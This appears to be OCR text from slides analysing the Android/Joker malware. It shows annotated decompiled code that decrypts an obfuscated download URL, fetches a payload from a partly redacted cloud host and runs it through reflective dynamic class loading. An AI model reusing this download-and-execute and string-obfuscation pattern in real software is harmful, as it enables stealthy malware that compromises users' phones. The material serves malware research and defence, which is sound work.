
Android/Joker: 4 payloads !



Android/Joker: 4 payloads !




Android/Joker: 4 payloads !




Android/Joker: 4 payloads !


`https://xjuys.[...]aliyuncs.com/xjuys`




Android/Joker: 4 payloads !




Android/Joker: 4 payloads !



Android/Joker: 4 payloads !



Android/Joker: 4 payloads !



More: https://cryptax.medium.com/...

Android/Joker: downloading payload 1

- sha256: `afeb6efad25ed7bf1bc183c19ab5b59ccf799d46e620a5d1257d32669bedff6f`
- class: `f.b.a.a.a`

```
this.keydata = "nuff";
this.salt = "Xu7PDSGzGRs=";

// Base64 + PBE MD5 + DES
// https://look4[..].aliyuncs.com/designemoji
String pathname = this.b.a("txxloNzRiCUGAlLCRVepAvPIOFmo4TVqlrn1..",
   this.keydata, this.salt);
String filename = this.keydata;

// download
f.b.a.a.a(pathname,
  this.ctx.getCacheDir() +
    "/".concat(filename)).a(this);
```

Android/Joker: loading dynamically

```
Object cl = ctx.getClassLoader();
ClassLoader cl_obj = ClassLoader.newInstance();
seekClz = cl_obj.loadClass("seek");
Method [] methodsList = seekClz.getMethods();

// to call a static method
// no need to specify the class name
// equivalent: seek.melody(ctx)
methodsList.get("melody").invoke(null, ctx)
```

Android/Joker: how it's implemented 1/3

```
@Override  // f.b.a.a.a.a
 public void a(MsgObject_u arg10) {
   try {
     // creates an iterable list of methods of the Context
↪   class.
     MethodsIterable_c methodsOfContext =
↪  MethodsIterable_c.makeMethodsList(this.ctx.getClass());
     // obfuscated string for getClassLoader
     methodsOfContext.addMethod(new
↪  String[]{this.b.decryptPBE_base64("XDpCJSIAbOiSvwxnJIKLvg==",
↪  this.keydata, this.salt)});
     methodsOfContext.addMethodWithParameterTypes(new
↪  Class[0]);
     // invoke ctx.getClassLoader
     Object class_loader =
↪  methodsOfContext.getFirstMethod().invoke(this.ctx);
```

Android/Joker: how it's implemented 2/3

```
    // get the ClassLoader class
    Class cl = class_loader.getClass();
    ConstructorList_b methodsOfClassLoader =
↪   ConstructorList_b.getConstructors(cl);
    methodsOfClassLoader.doAdd(new String[]{cl.getName()});
    methodsOfClassLoader.setAccessible(true);

    // instantiate a ClassLoader
    // ClassLoader cl_obj = ClassLoader.newInstance();
    Object classloader_obj =
↪   methodsOfClassLoader.getFirstConstructor().newInstance(v10_1,
↪   class_loader);
    Class cl2 = v10_1.getClass();
    MethodsIterable_c methodsOfClassLoader2 =
↪   MethodsIterable_c.makeMethodsList(cl);
    methodsOfClassLoader2.setAccessible(true);
    methodsOfClassLoader2.addMethodWithParameterTypes(new
↪   Class[]{cl2});

↪   methodsOfClassLoader2.addMethodWithReturnType(cl2.getClass());
```

Android/Joker: how it's implemented 3/3

```
    // obfuscated string for loadClass
    methodsOfClassLoader2.addMethod(new
↪   String[]{this.b.decryptPBE_base64("PLwnie6KHT1I2RAniSACNg==",
↪   this.keydata, this.salt)});
    // loadClass_method.invoke(obj, "seek");
    // this is equivalent to: cl_obj.loadClass("seek");
    MethodsIterable_c methodsOfSeek =
↪   MethodsIterable_c.makeMethodsList(((Class)methodsOfClassLoader2
    .getFirstMethod().invoke(classloader_obj,
↪   this.b.decryptPBE_base64("/dv+M33CuEo=", this.keydata,
↪   this.salt))));
    // obfuscated string for melody
    methodsOfSeek.addMethod(new
↪   String[]{this.b.decryptPBE_base64("1D8uwEsOqUY=",
↪   this.keydata, this.salt)});
    methodsOfSeek.addMethodWithReturnType(cl2.getSuperclass());
    // invoke melody()
    methodsOfSeek.getFirstMethod().invoke(null, this.ctx);
```

Conclusion

